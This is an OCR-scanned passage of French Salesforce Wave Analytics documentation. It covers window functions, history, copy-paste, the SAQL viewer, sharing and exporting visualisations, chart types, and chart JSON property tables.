
5. Pour utiliser SAQL, saisissez-le directement dans l'éditeur de formule, puis cliquez sur Appliquer pour afficher le résultat.





Pour plus d'informations sur l'écriture de formules SAQL, reportez-vous au guide *Wave Analytics SAQL Reference*.

Remarque: Les fonctions `percentile_desc` et `percentile_cont` ne peuvent pas être utilisées dans des fonctions de fenêtrage saisies dans l'éditeur de formule.

6. Pour utiliser une fonction, sélectionnez l'éditeur de formule, puis choisissez une fonction de fenêtrage dans le menu. Une fois la fonction configurée, cliquez sur Appliquer pour afficher le résultat.




Basculez vers l'éditeur de formule pour afficher le SAQL généré par la fonction choisie. Vous pouvez modifier le SAQL dans un éditeur de formule après l'avoir généré avec une fonction, comme si vous l'aviez écrit.




## Fonctions de fenêtrage disponibles dans le tableau de comparaison


Le menu des fonctions du tableau de comparaison peut générer le code SAQL pour créer les fonction de classement, de fenêtre glissante, de pourcentage du groupe et de période à période.

### Fenêtre glissante





Applique une fonction d'agrégation à la ligne actuelle par rapport à une plage de lignes configurable. La fonction peut être réinitialisée dans un regroupement défini dans le tableau. Utilisez la fenêtre glissante pour calculer des valeurs telles que les totaux cumulés et la moyenne mobile.

### Pourcentage du groupe




Calcule pourcentage de chaque ligne par rapport au total du groupe ou au total général. La fonction peut être réinitialisée dans un regroupement défini dans le tableau.


## Classement dans le groupe





Fournit les fonctions de classement, de classement absolu, de distribution cumulée et de nombre de lignes. Le classement peut être réinitialisé dans un regroupement défini dans le tableau.

Le menu Ordre détermine le sens du classement en fonction des valeurs classées. Ascendant classe la valeur la plus petite en premier, alors que Descendant classe la valeur la plus élevée en premier.

## Période à période



Compare les périodes pour calculer les changements de valeurs. Par exemple, les ventes d'une année à l'autre ou les opportunités fermées d'un trimestre à l'autre peuvent être calculées en sélectionnant la colonne et en définissant la précision de la période.





Regroupez toujours les données d'abord par année, puis (facultatif) sur une période plus précise si disponible. Des dates composées, si disponibles, peuvent être utilisées directement dans la fonction de période à période. Exemples de dates composées : « 2016-01 » (mois de janvier 2016) et « 2016-1 » (premier trimestre 2016). Les comparaisons peuvent être affichées sous la forme de pourcentages ou d'unités.

## Retour à la vue précédente en utilisant l'historiquevue initiale

L'exploration de vos données peut emprunter de multiples chemins, qui ne sont pas tous fructueux. Vous pouvez toutefois revenir en arrière. L'explorateur enregistre l'historique complet de votre activité dans une perspective. Si une modification de votre perspective ne donne aucun résultat intéressant, ou si vous souhaitez simplement revoir ces superbes animations, utilisez l'historique pour rétablir rapidement un état antérieur de votre visualisation. Pour en revenir à l'état initial du tableau de bord, ou pour revoir ces jolies animations, vous pouvez utiliser le bouton de réinitialisation pour rétablir rapidement la vue initiale.

1. Cliquez sur le bouton **Afficher l'historique** dans l'en-tête.
   Un menu latéral répertorie l'historique de toutes les actions que vous avez exécutées dans la perspective.




**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher les visualisations :
- Utiliser Wave Analytics"

2. Sélectionnez un élément dans la liste pour accéder à ce point. Vous pouvez également utiliser les boutons pour passer à l'**Étape suivante** et à l'**Étape précédente** de la liste.

## Application de groupes et de filtres par copier-coller en utilisant le presse-papiers de votre navigateur

Vous naviguez parfois dans plusieurs directions en explorant un jeu de données, par exemple pour essayer différents regroupements ou observer les données sous plusieurs angles. Au lieu d'explorer une perspective de façon linéaire et d'utiliser l'outil historique pour revenir en arrière puis partir dans une nouvelle direction, vous pouvez explorer plusieurs directions à la fois en ouvrant le même jeu de données sous plusieurs onglets Wave Analytics. Utilisez ensuite la fonction copier-coller de l'explorateur afin de répliquer des regroupements et des filtres spécifiques d'un onglet à l'autre.

Dans la page d'accueil, chaque fois que vous cliquez sur un jeu de données, il s'ouvre sous un nouvel onglet. Les outils copier-coller de l'explorateur peuvent être utilisés lorsque plusieurs onglets contiennent le même jeu de données.

1. Si les types de graphique que vous visualisez permettent de sélectionner un sous-ensemble des données, sélectionnez en cliquant, ou par cliquer-déposer, dans le graphique.
   Tous les éléments, à l'exception des données sélectionnées, ne sont pas disponibles.
2. Cliquez sur le bouton **Actions**.

3. Copiez la sélection dans le presse-papiers de votre navigateur. Cliquez sur **Copier** pour capturer les éléments sélectionnés dans le presse-papiers. Vous pouvez ensuite coller votre sélection en tant que groupe ou en tant que filtre. Cliquez sur **Mettre en évidence** pour capturer les éléments sélectionnés dans le presse-papiers et les appliquer en tant que filtre au graphique actuel.
4. Basculez vers un autre onglet Wave Analytics qui contient le même jeu de données.
5. Cliquez sur le bouton **Actions**.

6. Appliquez la sélection du presse-papiers au graphique actuel. Cliquez sur **Coller en tant que groupe** pour afficher les données regroupées par les dimensions sélectionnées. Cliquez sur **Coller en tant que filtre** pour afficher les données avec votre sélection appliquée en tant que filtre.

   Pour restaurer le jeu de données complet d'un graphique, annulez votre sélection en cliquant sur , puis sur **Effacer**.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"


## Affichage de la requête sous-jacente de votre perspective

Wave Analytics utilise le langage SAQL (Salesforce Analytics Query Language) en arrière-plan dans les perspectives et les tableaux de bord afin de regrouper des données pour les visualisations. Ouvrez le visualiseur SAQL pour examiner la requête SAQL sous-jacente en cours d'écriture ou pour la copier et l'utiliser à un autre emplacement.

1. Ouvrez le menu Options ( ) pour accéder au contrôle **Afficher SAQL**.

2. Sélectionnez **Activé**.

   Le volet Requête SAQL s'ouvre. Continuez l'exploration et examinez votre travail exprimé en SAQL.




Pour plus d'informations sur SAQL, reportez-vous à *Wave Analytics SAQL Reference*.

### Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :

- Utiliser Wave Analytics

## Épinglage d'une perspective à un tableau de bord

Pour inclure la perspective dans un tableau de bord, épinglez-la. Lorsque vous épinglez la perspective, Wave ajoute la requête en tant qu'étape au tableau de bord le plus fréquemment utilisé. Si aucun tableau de bord n'est ouvert, Wave ajoute l'étape à un nouveau tableau de bord dans le concepteur de tableau de bord Wave. Une fois l'étape ajoutée au concepteur, vous pouvez l'appliquer à un widget dans le tableau de bord. Le widget remplace les paramètres de visualisation de la perspective. Il détermine l'affichage des résultats de la requête.

1. Ouvrez et la perspective.
2. Cliquez sur .
   Wave créer une étape basée sur la requête de la perspective, et l'ajoute au panneau des étapes de l'éditeur de tableau de bord.
3. Pour enregistrer l'étape, enregistrez le tableau de bord.

   Remarque: Les modifications apportées aux propriétés de l'étape n'affectent pas la perspective.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

## Clonage d'une visualisation

Pour mieux exploiter une visualisation, clonez-la dans un nouvel onglet où vous pourrez poursuivre votre exploration tout en conservant l'original dans son propre onglet.

1. Cliquez sur l'icône **Cloner dans un nouvel onglet**.

2. Poursuivez votre exploration dans le nouvel onglet, en utilisant la visualisation. Une fois que vous avez obtenu la nouvelle vue que vous voulez conserver, cliquez sur **Enregistrer** puis de nouveau sur **Cloner dans un nouvel onglet**.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"

## Sauvegarde d'une visualisation

Sauvegardez votre visualisation en tant que perspective.

1. Cliquez sur l'icône **Enregistrer**.

2. Saisissez un titre et une description pour votre perspective, puis sélectionnez l'application dans laquelle vous souhaitez l'enregistrer.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"

## Partage d'une visualisation

Partagez une visualisation avec vos collègues en publiant sur Chatter, en récupérant son URL unique, en téléchargeant sa capture d'écran ou en téléchargeant ses données filtrées. Une publication Chatter fournit une image et un lien vers la ressource (perspective, tableau de bord, ou application) dans Wave Analytics. Les collègues qui disposent du lien et d'un accès à la ressource en question peuvent accéder aux informations présentées et les explorer. Pour partager sans accorder l'accès à la ressource, utilisez les options de téléchargement.

1. Cliquez sur **Partager**.

2. Cliquez sur l'onglet de la méthode de partage souhaitée :
   a. **Publier dans un fil** publie sur Chatter une image et un lien vers la perspective, le tableau de bord ou l'application. Sélectionnez le fil **Utilisateur** ou **Groupe**, saisissez le nom puis saisissez votre commentaire. Vous pouvez également supprimer l'image depuis votre publication en la survolant et en cliquant sur le **x**. Veuillez noter que les images publiées sont publiques.
   b. **Obtenir l'URL** fournit une URL unique vers la ressource. Copiez le lien puis collez-le où vous souhaitez le partager.
   c. **Télécharger** offre des options de partage d'une visualisation sans accorder l'accès. Vous pouvez la télécharger sous la forme d'une image (`.png`), de données filtrées dans Microsoft® Excel® (`.xls`) ou de valeurs séparées par une virgule (`.csv`).

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"

3. Le cas échéant, cliquez sur **Attribuer l'accès** pour définir le niveau d'accès au partage.
4. Cliquez sur **Terminé**.

> Remarque: Pour partager une visualisation, vous devez accorder l'accès à l'application qui la contient. Les perspectives, jeux de données et tableaux de bord de l'application partagée par défaut sont accessibles à tous les utilisateurs de Wave Analytics, sauf si les administrateurs ont restreint l'accès. Toutes les autres applications sont privées, sauf si un utilisateur disposant d'un accès Responsable à l'application les a explicitement partagées avec un utilisateur, un groupe ou un rôle spécifique.

## Exportation d'une visualisation en tant qu'image

Exportez votre visualisation actuelle pour l'enregistrer dans un fichier image.

1. Cliquez sur le bouton **Actions**.

2. Cliquez sur **Exporter dans une image**.
   Une nouvelle fenêtre de navigateur s'ouvre avec la visualisation dans un fichier image .png.
3. Cliquez avec le bouton droit sur l'image, puis sélectionnez **Enregistrer l'image sous**.
4. Saisissez le nom du fichier, puis cliquez sur **Enregistrer**.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"

# Visualisation des données avec des graphiques

Si votre objectif est d'analyser d'importants volumes de données métier, et de communiquer vos observations à des collègues, des partenaires et des clients, la visualisation des données est primordiale. Wave fournit un graphique pour chaque aspect de votre activité, chacun illustrant avec précision les principaux points.

Les graphiques Wave sont intégrés aux outils Wave que vous utilisez déjà pour explorer les données. En commençant avec un jeu de données, explorez une perspective, épinglez-la au concepteur de tableau de bord Wave et créez un tableau de bord superbe et pertinent.

### Graphiques combinés

Utilisez un graphique combiné pour montrer deux séries de données associées, par exemple des valeurs différentes dans les barres verticales et un graphique en courbes superposé représentant la valeur moyenne. Le graphique combiné est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

### Graphiques en anneau

Utilisez un graphique en anneau pour montrer plusieurs regroupements, avec la proportion d'une valeur unique pour chaque regroupement par rapport au total et le montant total. Le graphique en anneau est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Graphiques en entonnoir

Utilisez un graphique en entonnoir pour montrer des données séquentielles qui peuvent être réparties en étapes, par exemple un cycle commercial. Le graphique en entonnoir est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

### Graphiques en jauge

Utilisez des graphiques en jauge pour suivre la progression d'une mesure unique, par exemple le chiffre d'affaires réalisé par rapport à l'objectif. Le graphique en jauge est disponible dans le concepteur de tableau de bord Wave.

### Graphiques à barres horizontales

Utilisez un graphique à barres horizontales pour montrer une comparaison rapide de valeurs associées. Le graphique à barres horizontales est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Cartes thermiques

Utilisez une carte thermique pour souligner l'affichage des valeurs basses et élevées des données d'une mesure unique avec plusieurs dimensions. La carte thermique est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Cartes

Utilisez un graphique en carte si vous avez un composant géographique qui peut colorer des zones par rapport à des valeurs cartographiées, afin de mettre en évidence les zones avec des valeurs élevées. Le graphique en carte est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

### Graphiques en pyramide

Utilisez un graphique en pyramide pour montrer les tailles relatives de valeurs de dimension empilées. Le graphique en pyramide est disponible dans le concepteur de tableau de bord Wave.

### Graphiques d'évaluation

Utilisez un graphique d'évaluation pour montrer le niveau d'une qualité mesurée, par exemple la satisfaction client. Le graphique d'évaluation est disponible dans le concepteur de tableau de bord Wave.

### Graphiques en nuage de points

Utilisez un graphique en nuage de points pour montrer la corrélation entre deux groupes de données. Le graphique en nuage de points est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Graphiques chronologiques

Utilisez un graphique chronologique pour montrer l'évolution de valeurs au fil du temps. Le graphique chronologique est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Graphique à barres verticales

Utilisez un graphique à barres verticales (également appelé graphique à colonnes) pour montrer des nombres relatifs d'éléments, tels que des pistes ou des dollars. Le graphique à barres verticales est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Graphiques en cascade

Utilisez un graphique en cascade pour montrer l'effet cumulé de valeurs positives ou négatives introduites de façon séquentielle avec des répartitions de valeurs totales. Également appelés graphiques « à briques volantes » ou « Mario ». Pour inclure des répartitions de valeurs totales, utilisez un graphique en cascade empilé. Le graphique en cascade est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

## Graphiques combinés

Utilisez un graphique combiné pour montrer deux séries de données associées, par exemple des valeurs différentes dans les barres verticales et un graphique en courbes superposé représentant la valeur moyenne. Le graphique combiné est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

## Propriétés des graphiques combinés

Le graphique combiné est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Afficher les valeurs dans les barres des graphiques | Case à cocher | Affichez les valeurs des chiffres représentés dans les barres. | showValues | boolean | TRUE |
| Afficher les points | Case à cocher | Affichez les points de données sur le graphique en courbes. | showPoints | boolean | TRUE |
| Ajustement automatique | Liste déroulante | Choisissez l'échelle à appliquer au graphique pour l'ajuster au widget de conteneur.<br>• Aucun : aucune optimisation de l'ajustement n'est effectuée.<br>• Ajuster : le graphique est ajusté au widget qui le contient.<br>• Conserver les étiquettes : le graphique est ajusté pour préserver l'affichage des étiquettes. | autoFitMode | none, fit, keepLabels | fit |
| Mode axe | Liste déroulante | Spécifiez l'affichage des mesures multiples dans un graphique.<br>• Axe unique : afficher les mesures sur un seul axe<br>• Axe double : afficher la première mesure sur l'axe gauche, la deuxième mesure sur l'axe droit<br>• Multiples petits : dessiner un graphique pour chaque mesure | dimensionAxis.axisMode | sync, dual, multi | multi |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher l'axe | Case à cocher | Afficher l'axe dans le graphique. Disponible pour X, Y (gauche) et Y (droite). | dimensionAxis.showAxis<br>meansureAxis1.showAxis<br>meansureAxis2.showAxis | boolean | TRUE |
| Afficher le titre | Case à cocher | Afficher le titre de l'axe. Disponible pour X, Y (gauche) et Y (droite). | dimensionAxis.showTitle<br>meansureAxis1.showTitle<br>measureAxis2.showTitle | boolean | TRUE |
| Titre | Saisie de texte | Le titre donné à l'axe. Disponible pour X, Y (gauche) et Y (droite). | dimensionAxis.title<br>meansureAxis1.title<br>meansureAxis2.title | string | |
| Ligne de référence | Saisie de chiffre, saisie de texte, saisie de couleur | Une ligne horizontale à une valeur donnée de l'axe Y. Disponible pour Y (gauche) et Y (droite).<br>• Valeur : valeur de l'axe Y (chiffre)<br>• Étiquette : texte affiché sur la ligne<br>• Couleur : couleur de la ligne (chaîne de couleur) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | number<br>string<br>color string | 0<br>rgb(0, 161, 224) |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne | trellis.type | x, y, xy, wrap | x |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| | | • Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | | | |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Graphiques en anneau

Utilisez un graphique en anneau pour montrer plusieurs regroupements, avec la proportion d'une valeur unique pour chaque regroupement par rapport au total et le montant total. Le graphique en anneau est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Propriétés des graphiques en anneau

Le graphique en anneau est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
